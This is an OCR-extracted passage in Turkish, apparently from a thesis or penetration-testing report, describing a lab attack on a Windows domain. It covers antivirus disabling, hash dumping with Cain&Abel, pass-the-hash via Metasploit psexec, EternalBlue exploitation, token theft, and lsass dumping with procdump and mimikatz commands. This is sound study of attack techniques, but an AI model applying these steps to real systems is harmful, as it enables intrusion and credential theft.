


Şekil 6.10: "RSAT" yüklendikten sonra açılan servisleri ve etki alanı bilgi toplama işlemini gösterir ekran alıntısı.

Şekil 6.10'da gösterildiği üzere etki alanı kontrolcüsünde yönetim için var olan "Administrative Tools" Windows 10 bilgisayarında da bilgi toplamak amaçlı


kurulmuş ve kullanıma hazırdır. Öncelikli toplanacak bilgiler arasında kritik sunucu bilgisayarlarının adları ve ip'leri, yetkili kullanıcılar ve kullanıcı grupları, grup politika yapılandırmalarıdır.

BIOS koruması atlatılamayan bilgisayarlarda kullanıcın yetki yükseltmesi yapılmadan da etki alanından bilgi toplaması mümkündür. RSAT'ın katmış olduğu tek şey görsel arayüz ve kullanım kolaylığıdır. RSAT'ta yapılabilen tüm sorguları komut satırından da yapmak mümkündür. Komut satırının dışında Microsoft'un resmi yazılımı olan "AD Explorer" [92] aracıyla da bilgi toplama işlemi yapılabilmektedir.




Şekil 6.11: "AD Explorer" aracının arayüzü.

Keşif işlemini yukarıdaki işlemleri yaptıktan sonra detaylandırmak saldırganın yeteneklerine bağlıdır. Yetki yükseltmesi yapılan bilgisayarda zararlı yazılım çalıştırmak ve bilgisayarın içerisinden veriler alarak ne kadar yetki yükseltilebileceğini anlamak, sistemdeki diğer bilgisayarlara hangi yöntemlerle atlayabileceğinin sorularını aramak adına öncelikle antivirüs programı devre dışı bırakılır. Antivirüs programı kapatıldıktan sonra bilgisayarın "dump"'ını alabilen "cain&abel" [93] programını kurup, bilgisayardaki kullanıcıların parola özetlerini alınır. Bu parola özetlerini Kali Linux makinesinde metasploit'in "smb_login" modülüne vererek ağ üzerinde başka hangi bilgisayarlara erişim yaptığını bulunur.




Şekil 6.12: "Cain&Abel" aracının çalıştırılması sonrası elde edilen parola özeti.



Şekil 6.13: "Metasploit" "smb_login" modülüyle kullanıcının erişim yapabildiği diğer bilgisayarların tespiti.

Metasploit smb_login keşif modülü sonrasında 2 adet bilgisayarda "admin" kullanıcısının parola özet değeriyle oturum açabildiği gözlemlenmiştir. 10.10.10.21 bilgisayarı bizim elimizdeki Windows10, 10.10.10.22 bilgisayarını bu kullanıcıyı kullanarak ele geçirmeye çalışılacaktır. Bu işlem için elde parola özeti olduğundan dolayı "pass the hash" saldırısı yaparak 10.10.10.22 makinesinin komut satırına veya meterpreter ara katmanına erişim yapma denenecektir. "Pass the hash" saldırısını Microsoft'un resmi yazılımı psexec.exe [94] aracıyla yapılırsa cmd.exe'ye metasploitin psexec modülüyle yapılırsa meterpreter katmanına girilir. Metasploit'in psexec modülü antivirüs tarafından engelleneceğini unutulmamalıdır.




Şekil 6.14: "Meterpreter" katman oturumu açma.

Şekil 6.14'de Metasploit psexec ile ilgili parametreler girildikten sonra meterpreter oturumu elde edilmiştir. "*shell*" komutuyla yeni bir kullanıcı açılmış ve bilgisayarın yerel yönetici grubuna üye olarak eklenmiştir. Ayrıca bilgisayarda keşif taraması sonucunda şifre vb. yazan dosyalarda bulunmuştur. Meterpreter ara katmanına erişim yaptıktan sonra birçok keşif aracı da çalıştırılabilir. Bu keşif araçları daha önceki meterpreter ara katmanı konusunda anlatılmıştır. Bilgisayar ele geçirildikten sonra tüm keşif aşamaları bu bilgisayar içinde kullanılıp süreç devam ettirilmelidir. Deney ortamında bu bilgisayar için başka bir keşif maddesi


olmadığından ağdaki diğer bilgisayarlara erişmeye ve keşif yapmaya devam edilecektir.

Nessus çıktısına dönülürse sistemde 10.10.10.23 ip'li bilgisayarda MS-17_10 açıklığını bulunmuştu, bu açıklığı kullanarak sisteme sızma işlemi yapılacaktır. Sızma işlemi başarılı olduğu zaman bilgisayardan bilgi toplama süreci tekrar edecektir. Öncelikle Kali Linux'te terminali açarak "*msfconsole"* yazıp metasploit framework'e girilir. Buradan "*exploit\windows\smb\ms17_010_eternalblue*" i çağırıp işlem yapmak için enter'a basılır. Normalde ms17_010_eternalblue exploit'i payload olarak "shell" kullanmaktadır. Bu exploit ile kullanılabilen payloadlar "s*how payload*" komutuyla görüntülenmektedir. Meterpreter oturumuna düşmek için meterpreter bağlantılı bir payload kullanılacaktır.



Şekil 6.15: "Exploit" için "Payload" seçimi.


Uygun payload seçilir ve "*set payload*" komutuyla payload girilir. Payload ve exploit için gereken parametreler verildikten sonra "*exploit*" komutuyla zafiyet sömürme işlemi başlatılır.



Şekil 6.16: "Exploit" ve "Payload" parametrelerinin girilmesi.


Başarılı bir şekilde sömürülmüş zafiyet, yüklenen payload sayesinde meterpreter katmanına düşülmesini sağlamıştır. Bu aşamadan sonra erişim yapılan bilgisayarda bilgi toplaması yapılması gerekmektedir. Meterpreter oturumuna düşüldüğü için "*load incognito*" komutuyla "incognito" modüllerini "*load mimikatz*" komutuyla "mimikatz" modüllerini kullanarak bilgisayardan veri toplanır. "incognito" modülünde "token" çalma yöntemiyle yetki yükseltmesine girme işlemi denenmiş, bunun için var olan "token"'lar "*list_token –u*" komutuyla gösterilmiş fakat etki alanında yetkili bir kullanıcı bulunamamıştır, etki alanında hareket edilemeyeceği için "RAM" üzerinde kayıtlı bir parola bulmak adına "mimikatz" modülünde "*kerberos*" komutunu kullanılır, burada etki alanında oturum açabilen "IISuser" kullanıcısının şifresini açık metin olarak ele geçirilmiştir. Bilgisayarda "IISuser" kullanıcısının masaüstündeki dosyaları görüntülemek için "*shell*" komutuyla "*cmd.exe*" ekranına

düşülür ve "*dir*" komutuyla var olan dosyaları görüntülenir. Bir doküman içinde web sunucuda oturum açabilen kullanıcının "IISuser kullanıcısı ve domain admin grubu üyeleri" olduğu bilgisini görüntülenmiştir. Şekil 6.17'deki ekran görüntüsünde yukarıdaki anlatılan senaryo gösterilmiştir.


[*] Meterpreter session 2 opened (10.10.10.19:4444 -> 10.10.10.23:49192) at 2018-05-22 15:55:59 +0300
[+] 10.10.10.23:445 - =-=-=-=

sağlıklı bir kurulum olmayacağı düşüncesiyle bu seçenek atlanmıştır. Diğer bir seçenek olarak istemci03 bilgisayarından "RDP (Remote Desktop Protocol)" bağlantısı kurulabilir veya meterpreter "*autoroute*" modülüyle pivoting yapılabilir. Pivoting işlemi için istemci03 ele geçirilir sonrasında ISS sunucusuna "IISuser" ile erişim yapmaya çalışılır.


İstemci03 bilgisayarında meterpreter oturumu elde edilememiş, "shell" oturumu elde edilmiş olsaydı, shell katmanına erişilmiş bilgisayardan "dump" (döküm dosyası) alınır ve "mimikatz" ile döküm dosyası açılarak, kullanıcıların parolalarını açık metin olarak elde edebilirdi. Microsoft'un resmi yazılımı olan procdump [95] ile dump almak ve "mimikatz" aracı yardımıyla alınan dump'ın açılmasını sağlayarak RAM'deki kullanıp şifreleri elde edilebilir. Bu örnek adımı Istemci03 bilgisayarında Şekil 6.18 ve Şekil 6.19'da gösterilmiştir.




Şekil 6.18: Görev yöneticisi içinden "lsass.exe" işlemiyle "dump" alma.

Şekil 6.18'de görev yöneticisi açılarak işlemler tabından "lsass.exe" işlemine gidilerek sağ tık ile açılan menüye "Döküm Dosyası Oluştur" seçeneği tıklanır. Oluşturulan döküm dosyasının yeri kullanıcıya bilgisayar tarafından gösterilir. Döküm dosyası elde edildikten sonra "mimikatz.exe" komut satırında çalıştırılarak, "*sekurlsa::minidump <dumpdosyası>*" komutuyla programa gösterilir, sonrasında

"*sekurlsa::kerberos*" komutuyla döküm dosyası açılır RAM üzerindeki şifreler açık metin olarak görüntülenir.



Şekil 6.19: "Mimikatz" aracıyla döküm dosyası açma işlemi.




Şekil 6.20: "Procdump64" ve "Mimikatz" araçlarıyla döküm dosyası oluşturma ve döküm dosyanı açma işlemi.

Şekil 6.20'de gösterilen yukarıda bahsedilenin dışında "lsass.exe" işleminin dışında "procdump" aracıyla döküm dosyası oluşturmadır. Oluşturulan döküm dosyası

yukarıda anlatılan şekilde "mimikatz" programıyla aynı işlemler uygulanarak açılması sağlanacaktır.

